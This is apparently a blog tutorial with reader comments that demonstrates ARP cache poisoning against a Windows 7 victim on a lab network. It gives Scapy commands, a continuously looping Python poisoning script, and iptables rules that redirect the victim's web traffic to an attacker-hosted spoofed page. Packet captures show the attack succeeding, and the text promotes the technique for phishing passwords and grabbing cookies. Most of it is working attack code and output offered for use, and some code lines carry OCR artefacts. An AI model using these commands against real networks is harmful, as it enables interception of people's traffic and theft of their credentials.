Demonstrating an ARP Poisoning Attack

This tutorial will demonstrate a simple ARP poisoning attack. First we will passively eavesdrop then we will show how to actively manipulate the victim's traffic.
Step 1. What do you need?To follow this tutorial you will need Python, Scapy, Wireshark, and Apache. I recommend running Backtrack– everything you need comes pre-installed. For this example, we are running Backtrack5 r3 on a VM.

Our victim here will be a Windows 7 system; however this works on virtually any Operating System. Every single OS we tested was susceptible to the attack.

Step 2. Turn on IP Forwarding.

By default, Backtrack drops packets intended for other computers. However, if we want to be a Man-in-the-Middle, we need to turn on IP Forwarding so that the victim will not have their connection interrupted.

To turn on IP Forwarding, run:

```
root@bt:/# echo 1 > /proc/sys/net/ipv4/ip_forward
```


Step 3. Setup Network Monitoring.

On the attacking machine, launch Wireshark and run a capture filter so you only see HTTP and ARP traffic. For demonstration purposes, run Wireshark on the victim's machine as well.

Step 4. Launch the Attack!

We will use Scapy to send the malicious ARP packets. Launch Scapy and run the following commands:


```
root@bt:/# scapy
>>> op=2 # OP code 2 specifies ARP Reply
>>> victim= # Windows 7's IP
>>> spoof= # The router or gateway's IP
>>> mac= # The Backtrack's Physical Address
>>> arp=ARP(op=op,psrc=spoof,pdst=victim,hwdst=mac)
>>> send(arp)
```




```
root@bt:/# scapy
WARNING: No route found for IPv6 destination :: (no default route?)
Welcome to Scapy (2.0.1)
>>> victim='10.10.13.113'
>>> spoof='10.10.13.1'
>>> op=2
>>> mac='00:0c:29:ec:55:7b'
>>> arp=ARP(op=op,psrc=spoof,pdst=victim,hwdst=mac)
>>> send(arp)
.
Sent 1 packets.
>>>
```

Scapy Sending ARP Poison Reply.

Some systems may be successfully poisoned by that attack. However Windows 7 will ignore the gratuitous reply. If you check the victim's ARP table, everything will look normal.




```
C:\Users\Alan>arp -a

Interface: 10.10.13.113 --- 0xb
  Internet Address      Physical Address      Type
  10.10.13.1            00-18-f8-3b-61-f5     dynamic
  10.10.13.110          c0-ff-ee-c0-ff-ee     dynamic
  10.10.13.118          00-22-5f-d5-0c-ac     dynamic
```



```
  10.10.13.121          00-0c-29-ec-55-7b     dynamic
  10.10.13.255          ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

Interface: 192.168.150.1 --- 0xf
  Internet Address      Physical Address      Type
  192.168.150.255       ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
```

Normal, un-poisoned ARP table.

Now take a look at the ARP traffic on the victim's machine.




```
2452 436.877302000  Vmware_ec:55:7b     Giga-Byt_62:a2:f2  ARP   42 10.10.13.1 is at 00:0c:29:ec:55:7b (duplicate
2478 441.542873000  Giga-Byt_62:a2:f2   Vmware_ec:55:7b    ARP   42 Who has 10.10.13.1?  Tell 10.10.13.113
2479 442.542909000  Giga-Byt_62:a2:f2   Vmware_ec:55:7b    ARP   42 Who has 10.10.13.1?  Tell 10.10.13.113
2481 443.542976000  Giga-Byt_62:a2:f2   Vmware_ec:55:7b    ARP   42 Who has 10.10.13.1?  Tell 10.10.13.113
2483 444.914131000  Giga-Byt_62:a2:f2   Broadcast          ARP   42 Who has 10.10.13.1?  Tell 10.10.13.113
2484 444.914991000  Cisco-Li_3b:61:f5   Giga-Byt_62:a2:f2  ARP   60 10.10.13.1 is at 00:18:f8:3b:61:f5

⊞ Frame 2452: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0
⊞ Ethernet II, Src: Vmware_ec:55:7b (00:0c:29:ec:55:7b), Dst: Giga-Byt_62:a2:f2 (90:2b:34:62:a2:f2)
⊟ [Duplicate IP address detected for 10.10.13.113 (00:0c:29:ec:55:7b) - also in use by 90:2b:34:62:a2:f2 (frame 2451)]
  ⊞ [Frame showing earlier use of IP address: 2451]
    [Seconds since earlier frame seen: 0]
⊟ Address Resolution Protocol (reply)
    Hardware type: Ethernet (1)
    Protocol type: IP (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: reply (2)
    Sender MAC address: Vmware_ec:55:7b (00:0c:29:ec:55:7b)
    Sender IP address: 10.10.13.1 (10.10.13.1)
    Target MAC address: Vmware_ec:55:7b (00:0c:29:ec:55:7b)
    Target IP address: 10.10.13.113 (10.10.13.113)
```

Windows Packet Capture showing Gratuitous ARP Reply. This attack failed because Windows firewall blocks gratuitous ARP Replys.

The packet we sent is flagged by Wireshark as having a duplicated Physical Address. That is because the attacker's actually MAC/IP pair was sent to the victim (the original ARP entry is legitimate). After the victim detected and ignored the gratuitous ARP Reply, Windows sent an ARP Requests to confirm the spoofed IP's physical address. After the Windows machine sent a broadcast Request asking "Who has 10.10.13.1?" the router responded with its physical address, as per the ARP communication protocol.

Now let's try using the ARP Request method to poison the Windows Box's ARP cache. In Scapy, set the OP code to 1 for Request, then update our packet and send it:


```
>>> op=1 # OP code 1 specifies ARP Request
>>> arp=ARP(op=op,psrc=spoof,pdst=victim,hwdst=mac)
>>> send(arp)
```




```
>>> op=1
>>> arp=ARP(op=op,psrc=spoof,pdst=victim,hwdst=mac)
>>> send(arp)
.
Sent 1 packets.
>>>
>>>
>>>
>>>
>>>
>>>
>>>
>>>
>>>
>>>
>>>
>>>
```

Sending Poison ARP Request. This is very effective!

Now on the victim's ARP table, we will see the poisoned entry.




```
C:\Users\Alan>arp -a

Interface: 10.10.13.113 --- 0xb
  Internet Address      Physical Address      Type
  10.10.13.1            00-0c-29-ec-55-7b     dynamic
  10.10.13.110          c0-ff-ee-c0-ff-ee     dynamic
  10.10.13.118          00-22-5f-d5-0c-ac     dynamic
  10.10.13.121          00-0c-29-ec-55-7b     dynamic
  10.10.13.255          ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```



```
Interface: 192.168.150.1 --- 0xf
  Internet Address      Physical Address      Type
  192.168.150.255       ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
```

Windows 7 Poisoned ARP Table

This packet capture from the victim’s machine shows the poisoned ARP Request we sent, Window’s reply to our packet, and then we see Windows sending ARP Request back the sender to confirm the new Physical Address. When we do not reply, Windows sends a broadcast ARP Request. The router responds to the broadcast request, thus quickly resetting Windows ARP Table with the correct information.



```
31453 3138.402379000 Vmware_ec:55:7b     Giga-Byt_62:a2:f2  ARP     42 Who has 10.10.13.113?  Tell 10.10.13.1
31454 3138.402393000 Giga-Byt_62:a2:f2   Vmware_ec:55:7b    ARP     42 10.10.13.113 is at 90:2b:34:62:a2:f2
31456 3151.522640000 Giga-Byt_62:a2:f2   Vmware_ec:55:7b    ARP     42 Who has 10.10.13.1?  Tell 10.10.13.113
31457 3152.522669000 Giga-Byt_62:a2:f2   Vmware_ec:55:7b    ARP     42 Who has 10.10.13.1?  Tell 10.10.13.113
31458 3153.522737000 Giga-Byt_62:a2:f2   Vmware_ec:55:7b    ARP     42 Who has 10.10.13.1?  Tell 10.10.13.113
31464 3155.301962000 Giga-Byt_62:a2:f2   Broadcast          ARP     42 Who has 10.10.13.1?  Tell 10.10.13.113
31465 3155.302699000 Cisco-Li_3b:61:f5   Giga-Byt_62:a2:f2  ARP     60 10.10.13.1 is at 00:18:f8:3b:61:f5

⊞ Frame 31453: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0
⊞ Ethernet II, Src: Vmware_ec:55:7b (00:0c:29:ec:55:7b), Dst: Giga-Byt_62:a2:f2 (90:2b:34:62:a2:f2)
⊟ Address Resolution Protocol (request)
    Hardware type: Ethernet (1)
    Protocol type: IP (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: request (1)
    Sender MAC address: Vmware_ec:55:7b (00:0c:29:ec:55:7b)
    Sender IP address: 10.10.13.1 (10.10.13.1)
    Target MAC address: Vmware_ec:55:7b (00:0c:29:ec:55:7b)
    Target IP address: 10.10.13.113 (10.10.13.113)
```

Windows Packet Capture Showing ARP Request Poisoning.

The reason ARP Request works is because when Windows receives an ARP Request, Windows updates its ARP Table with the senders MAC/IP pair.

To keep the victim poisoned, you can run a script that will continually send poison packet. Here is that very script:

```
#!/usr/bin/env python
#
# Execute with sudo python arppoison.py
#
#
from scapy.all import *
import time
```

```
op=1 # Op code 1 for ARP requests
victim=’10.10.13.113’ # Replace with Victim’s IP
spoof=’10.10.13.1’ # Replace with Gateway’s IP
mac=’00:0c:29:ec:55:7b’ # Replace with Attacker’s Phys. Addr.
```

```
arp=ARP(op=op,psrc=spoof,pdst=victim,hwdst=mac)
```


```
while 1:
send(arp)
time.sleep(2)
```

Run the script with:

```
sudo python arppoison.py
```

While your script is running, have your victim communicate with spoofed IP Address. You should see their traffic on the Wireshark on the Attacker’s computer. The attacker is now successfully a Man-in-the-Middle!

In this example, the spoofed IP is the router, so the attacker can see any webpage that the victim visits. This could be used to passively listen or possible grab authentication cookies! This is a packet capture on the Attacker’s computer showing the victim’s web traffic.



```
18801 6471.624834000  10.10.13.113    173.194.43.7   HTTP   990 [TCP Retransmission] GET /__utm.gif?ut
18803 6471.625225000  72.21.214.159   10.10.13.113   HTTP   913 HTTP/1.1 200 OK  (JPEG JFIF image)
18807 6471.626837000  72.21.214.159   10.10.13.113   HTTP  1150 HTTP/1.1 200 OK  (JPEG JFIF image)
18811 6471.629252000  72.21.214.159   10.10.13.113   HTTP   726 HTTP/1.1 200 OK  (JPEG JFIF image)
18814 6471.629266000  72.21.214.159   10.10.13.113   HTTP   282 HTTP/1.1 200 OK  (JPEG JFIF image)
18820 6471.630741000  72.21.214.159   10.10.13.113   HTTP   231 HTTP/1.1 200 OK  (JPEG JFIF image)
18821 6471.630743000  72.21.214.159   10.10.13.113   HTTP   743 HTTP/1.1 200 OK  (JPEG JFIF image)
18825 6471.632266000  72.21.214.159   10.10.13.113   HTTP   760 HTTP/1.1 200 OK  (JPEG JFIF image)
18829 6471.647651000  173.194.43.7    10.10.13.113   HTTP   432 HTTP/1.1 200 OK  (GIF89a)
⊞ Frame 18801: 990 bytes on wire (7920 bits), 990 bytes captured (7920 bits) on interface 0
⊞ Linux cooked capture
⊞ Internet Protocol Version 4, Src: 10.10.13.113 (10.10.13.113), Dst: 173.194.43.7 (173.194.43.7)
⊞ Transmission Control Protocol, Src Port: 51994 (51994), Dst Port: http (80), Seq: 1, Ack: 1, Len: 934
⊞ Hypertext Transfer Protocol
```

Victim’s Traffic seen by the attacker after successful ARP Poisoning.


Step 5. Interfere with Victims Traffic

Now let's see how to inject our own webpage into the victim's browser. First, locally host the site you want the victim to see.

```
root@bt:/# /etc/init.d/apache2 start
root@bt:/# echo “Spoofed Site Goes Here!” > /var/www/index.html
```

Then configure your IP Tables to forward all traffic except HTTP traffic. For HTTP traffic, we will return our own site instead.


```
root@bt:/# iptables -t nat --flush
root@bt:/# iptables --zero
root@bt:/# iptables -A FORWARD --in-interface eth0 -j ACCEPT
root@bt:/# iptables -t nat --append POSTROUTING --out-interface eth0 -j MASQUERADE
# Forward to our site
root@bt:/# iptables -t nat -A PREROUTING -p tcp --dport 80 --jump DNAT --to-destination <Proxy’s IP>
```



```
root@bt:/#
root@bt:/# iptables -t nat --flush
root@bt:/# iptables --zero
root@bt:/# iptables -A FORWARD --in-interface eth0 -j ACCEPT
root@bt:/# iptables -t nat --append POSTROUTING --out-interface eth0 -j MASQUERADE
root@bt:/# iptables -t nat -A PREROUTING -p tcp --dport 443 --jump DNAT --to-destination 10.10.13.121
root@bt:/#
```

Commands to set IP Tables to forward all traffic except HTTP. For HTTP requests will be directed to the attacker's site.

Now launch your Poisoning Script. When the victim visits a webpage, they will be directed to your spoofed site.



ARP Poisoning in Action!

This site could be phishing site and the user has no way to know becuase the URL appears correct.

Note: This will not work with SSL. We could intercept SSL traffic also by using the command "iptables -t nat -A PREROUTING -p tcp --dport 443 --jump DNAT --to-destination 10.10.13.113" but the certificate will not be authentic.

Attacker is now able to display a spoofed page.

The most dangerous part of this attack is that the intended page appears as the URL. The spoofed page could easily be a Phishing site. As soon as the victim divulges passwords or other sensitive information you can stop poisoning them and they will be passed on to the actually site with little or no interruption.

3 Comments

Andrie Reply
May 13, 2013 at 1:54 pm

Solid tutorial. Thanks a lot!

Jose Reply
September 6, 2013 at 3:58 pm

Mil gracias

Juan Carlos Reply
October 3, 2013 at 10:18 pm

October 3, 2015 at 10:16 pm

Great tutorial, well explained.

Thanks

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Website

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